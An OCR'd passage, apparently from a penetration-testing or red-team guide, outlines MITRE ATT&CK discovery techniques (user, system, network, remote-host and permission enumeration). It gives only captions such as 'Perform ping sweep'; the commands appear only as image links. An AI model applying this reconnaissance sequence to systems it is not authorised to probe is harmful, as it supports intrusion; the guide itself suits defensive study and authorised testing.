


7.2. System Owner/User Discovery (T1033)

Display the id, group of current user





Display all logged on users, terminal sessions




7.3. System Information Discovery (T1082)


Display basic system information





Display hardware information







7.4. System Network Configuration Discovery (T1016)

Internet Connection Discovery (T1016.001)


Display all network interfaces




Display routing table and DNS configuration




Display network connections






7.5. Remote System Discovery (T1018)

Display network information




Perform ping sweep on discovered network



7.6. Permission Groups Discovery (T1069)

